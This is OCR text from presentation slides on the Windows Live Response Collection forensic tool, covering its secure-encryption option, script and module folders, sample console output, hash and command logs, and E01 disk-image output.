
- Secure option is used when you want to protect collected data (Complete, Memory Dump, Triage)
  - Randomly generated 16 character password
  - Uses 7zip to compress and encrypt the data
  - Sdelete used to securely delete data – makes data recovery very difficult (*I will never say impossible)

Remember to copy the password. Without the password, brute forcing the data is the only way in!

Windows LRC folder structure

- The folder structure has changed to give users minimal presentation
  - This also makes finding the collected data easier


Windows LRC folder structure



Windows_Live_Response/Scripts

- This folder contains all six versions of the scripts that are run by the Live Response Collection
  - You can edit the contents of the scripts and run certain tools (or add tools) as long as you follow the structure and do not change the name of the script!

Windows_Live_Response/Scripts



ModuleTemplates	10/5/2015 3:51 PM	File folder	
Windows-Modules	10/5/2015 3:51 PM	File folder	
Complete_Windows_Live_Response.bat	9/21/2015 12:42 PM	Windows Batch File	7 KB
Memory_Dump_Windows_Live_Respons...	9/21/2015 12:42 PM	Windows Batch File	7 KB
Secure-Complete_Windows_Live_Respon...	9/21/2015 12:42 PM	Windows Batch File	7 KB
Secure-Memory_Dump_Windows_Live_R...	9/21/2015 12:42 PM	Windows Batch File	7 KB
Secure-Triage_Windows_Live_Response....	9/21/2015 12:42 PM	Windows Batch File	7 KB
Triage_Windows_Live_Response.bat	9/21/2015 12:42 PM	Windows Batch File	6 KB

Windows_Live_Response/Scripts/ Windows Modules

- This folder contains all of the “modules” utilized by the batch scripts
  - Since they share so much code, only having to maintain one item instead of six is much easier
  - Makes customization of LRC for your own environment even EASIER!!
  - Blog post on writing your own module: http://www.brimorlabsblog.com/2015/09/introducing-windows-live-response.html

DiskImaging.bat	9/21/2015 12:47 PM	Windows Batch File	11 KB
ExtractUSNJRNL-32bit.bat	9/21/2015 12:47 PM	Windows Batch File	5 KB
ExtractUSNJRNL-64bit.bat	9/21/2015 12:47 PM	Windows Batch File	5 KB
FinalProcessingDetails.bat	9/21/2015 12:47 PM	Windows Batch File	10 KB
forecopy-copying.bat	9/21/2015 12:47 PM	Windows Batch File	9 KB
forecopy-log-copying.bat	9/21/2015 12:47 PM	Windows Batch File	8 KB
Hashing-32bit.bat	9/21/2015 12:47 PM	Windows Batch File	13 KB
Hashing-64bit.bat	9/21/2015 12:47 PM	Windows Batch File	13 KB
InitialFolderSetup.bat	9/21/2015 12:47 PM	Windows Batch File	6 KB
lastactivityview.bat	9/21/2015 12:47 PM	Windows Batch File	5 KB
MemoryDumping.bat	9/21/2015 12:47 PM	Windows Batch File	6 KB
nbtstat-cports.bat	9/21/2015 12:47 PM	Windows Batch File	8 KB
netstatanb.bat	9/21/2015 12:47 PM	Windows Batch File	3 KB
Network-VolData.bat	9/21/2015 12:47 PM	Windows Batch File	6 KB
prcview.bat	9/21/2015 12:47 PM	Windows Batch File	5 KB
SecureData.bat	9/21/2015 12:47 PM	Windows Batch File	7 KB
srum-copying.bat	9/21/2015 12:47 PM	Windows Batch File	8 KB
Sysinternals.bat	9/21/2015 12:47 PM	Windows Batch File	40 KB
WinAudit.bat	9/21/2015 12:47 PM	Windows Batch File	4 KB
Windows-Module-Template.bat	9/21/2015 12:47 PM	Windows Batch File	6 KB
Windows-System-Commands.bat	9/21/2015 12:47 PM	Windows Batch File	9 KB
Winutils.bat	9/21/2015 12:47 PM	Windows Batch File	4 KB
WMIC.bat	9/21/2015 12:47 PM	Windows Batch File	31 KB

Windows_Live_Response/Tools

- This is where all of the third party tools are saved.
  - The file “Windows_Complete_Tool_List.xslx” lists all of tools, downloadable URL, and date the tool was updated
  - You can add your own tools, but if you do, remember to update the script(s) accordingly!

Live Response Collection Windows output

- Attempted to give user guidance as much as possible
  - If something may take awhile, the script prints a nice message to the screen
  - Tries to be as “polite” as possible!

Live Response Collection Windows


```
Gathering loaded dlls may take a few minutes. Please be patient...

K:\LiveResponse\Windows_Live_Response>tasklist /M  1>>"K:\LiveResponse\Windows_L
ive_Response\MBOE-II_20151005_160725\LiveResponseData\PersistenceMechanisms\Load
ed_dlls.txt" 2>>"K:\LiveResponse\Windows_Live_Response\MBOE-II_20151005_160725\M
BOE-II_20151005_160725_Processing_Details.txt"

Gathering services associated with processes may take a few minutes. Please be p
atient...

K:\LiveResponse\Windows_Live_Response>tasklist /SVC  1>>"K:\LiveResponse\Windows
_Live_Response\MBOE-II_20151005_160725\LiveResponseData\PersistenceMechanisms\se
rvices_aw_processes.txt" 2>>"K:\LiveResponse\Windows_Live_Response\MBOE-II_20151
005_160725\MBOE-II_20151005_160725_Processing_Details.txt"

***** Module "Windows-System-Commands.bat" has completed. *****
***** Returning to Memory_Dump_Windows_Live_Response.bat *****


*****Running module "Winutils.bat" now*****


K:\LiveResponse\Windows_Live_Response>"K:\LiveResponse\Windows_Live_Response\Too
ls\winutils\whoami.exe"  1>>"K:\LiveResponse\Windows_Live_Response\MBOE-II_20151
005_160725\LiveResponseData\UserInfo\whoami.txt" 2>>"K:\LiveResponse\Windows_Liv
e_Response\MBOE-II_20151005_160725\MBOE-II_20151005_160725_Processing_Details.tx
t"

***** Module "Winutils.bat" has completed. *****
***** Returning to Memory_Dump_Windows_Live_Response.bat *****


*****Running module "nbtstat-cports.bat" now*****


K:\LiveResponse\Windows_Live_Response>"C:\Windows\sysnative\nbtstat.exe" -c  1>>
"K:\LiveResponse\Windows_Live_Response\MBOE-II_20151005_160725\LiveResponseData\
NetworkInfo\nbtstat.txt" 2>>"K:\LiveResponse\Windows_Live_Response\MBOE-II_20151
005_160725\MBOE-II_20151005_160725_Processing_Details.txt"
```

Script output

- Script saves data to a folder with the computer name and date/time stamp under the folder from where the script was run

- Two folders and two text files
  - "ForensicImages"
  - "LiveResponseData"
  - COMPUTERNAME_YYYYMMDD_HHMMSS_File_Hashes.txt
  - COMPUTERNAME_YYYYMMDD_HHMMSS_Process_Details.txt

Script output



COMPUTERNAME_YYYYMMDD_HHMMSS_File_Hashes.txt

- Text file containing the MD5 and SHA256 of every collected/generated file and the full path to that file
  - Excludes “DiskImage” folder
  - But does include memory dump, if created

COMPUTERNAME_YYYYMMDD_HHMMSS_File_Hashes.txt

```
610e953aae7f40904784b30315c961ac  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseData\PersistenceMechanisms\autorun
0f8df3948a0de4d02eb03b2235ac95aa  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseData\PersistenceMechanisms\Driver_
ec8ac7fc6d2446327ca9b606fae7845d  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseData\PersistenceMechanisms\Loaded_
fa00ddd2f8fe5c3a55e96bccb6c87fff  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseData\PersistenceMechanisms\schedul
b9202166ce6d510ee626d3dc0c4412af  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseData\PersistenceMechanisms\service
27af8a25123cb89f77366138e4c18c41  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseData\PersistenceMechanisms\Startup
96499679a767853ca478c7ae0597e7bd  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseData\UserInfo\All_logons_wmic.txt
c7cc56d3abdda52c7e311d53f99ee241  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseData\UserInfo\List_users.txt
ca5668a3f7f3ad2ef6aacadd617c193f  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseData\UserInfo\whoami.txt
0b25537bd1b52b6a339a6d4410065afe  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\ForensicImages\Memory\MBOE_20150309_152447_mem

==========SHA256 HASHES==========
42c81fd4c420820c1352291165f41330f60a8f023f081eb703534f99e99d0b13  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseDa
4e1091b3de0863e71d3f40e91ca8112f1ba66b06d70de040b039f80bccae8cdc  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseDa
d5fd7a964f20ae270aaf146791b19665b6081317c81697010f696f35a7001bca  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseDa
e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseDa
9c0f58b056daf9c0c082a8fd7c30f9e90ee5023dacf9fe1d885bcfbf4515fe43  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseDa
d6320e4fd668e579c480daa45b45dc69a2e9039b69bd88aaf85ee7e5e023991c  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseDa
e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseDa
5d6a028b375904e0800778d69afb616a5679151ce7cf16fcabcdbfe2f1643b8d  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseDa
fcdefe1f16c346eb188dbb7abfc724befaaaa7351bfdea7f118dd73dcc02be67  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseDa
b61dcbf6d395bab068a12e609f27504583859648b7c3d9812554fa1a467a8582  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseDa
f7c36fd7ce039c2a68fe43daf2d3ce919b7e2868149df88cc75fa41e813ea5a9  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseDa
5f041847f56d2524ca4990d9922c8c6b653f15e0450f586c5ace68f290fd10fd  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseDa
bb2abb3ad64943ac3a2a4acbcedaf7304b65bf665fd6310624b4ac5d348a8e1d  F:\LIVERE~1\WINDOW~1\MBOE_20150309_152447\LiveResponseDa
```

COMPUTERNAME_YYYYMMDD_HHMMSS_Processing_Details.txt


- “Logging” text file containing each command that was run by the script and (if present) any error messages from running that command

```
Command Run: tasklist /M

Command Run: tasklist /SVC

Command Run: ipconfig /all

Command Run: netstat -ano

Command Run: ipconfig /displaydns

Command Run: arp -a

Command Run: net user

Command Run: netstat -rn

Command Run: net sessions

Command Run: net file

Command Run: dir /S /B /AHD "C:\"

Command Run: nbtstat -c

Command Run: nbtstat -S
```

“ForensicImages” folder

- Location where forensic images are stored
  - “DiskImage” – location of disk images created by the script (or manually)
  - “Memory” – location of memory dumps created by the script (or manually)


“ForensicImages” folder



"ForensicImages/DiskImage" folder

- The "Complete" option will store created image(s) in this folder
  - Uses AccessData's FTK Imager command line to create an E01 image, with a compression level of "4" and fragment size of 4096M (4GB)
  - Built-in checks to prohibit automated imaging of the OS drive to itself
  - Images ALL mounted drives (except network shares)
    - Will not image the destination drive
  - Built-in checks to ensure destination drive has enough free space for image

“ForensicImages/DiskImage” folder




MBOE_C_drive.E01	3/9/2015 3:58 PM	EnCase Evidence F...	4,194,136 KB
MBOE_C_drive.E01.txt	3/9/2015 5:01 PM	Text Document	2 KB
MBOE_C_drive.E02	3/9/2015 4:12 PM	E02 File	4,194,233 KB
MBOE_C_drive.E03	3/9/2015 4:37 PM	E03 File	3,681,152 KB
MBOE_E_drive.E01	3/9/2015 5:25 PM	EnCase Evidence F...	4,194,180 KB
MBOE_E_drive.E01.txt	3/9/2015 6:01 PM	Text Document	2 KB
MBOE_E_drive.E02	3/9/2015 5:47 PM	E02 File	564,059 KB

- This system had a “C” and “E” drive that was imaged

“ForensicImages/Memory” folder

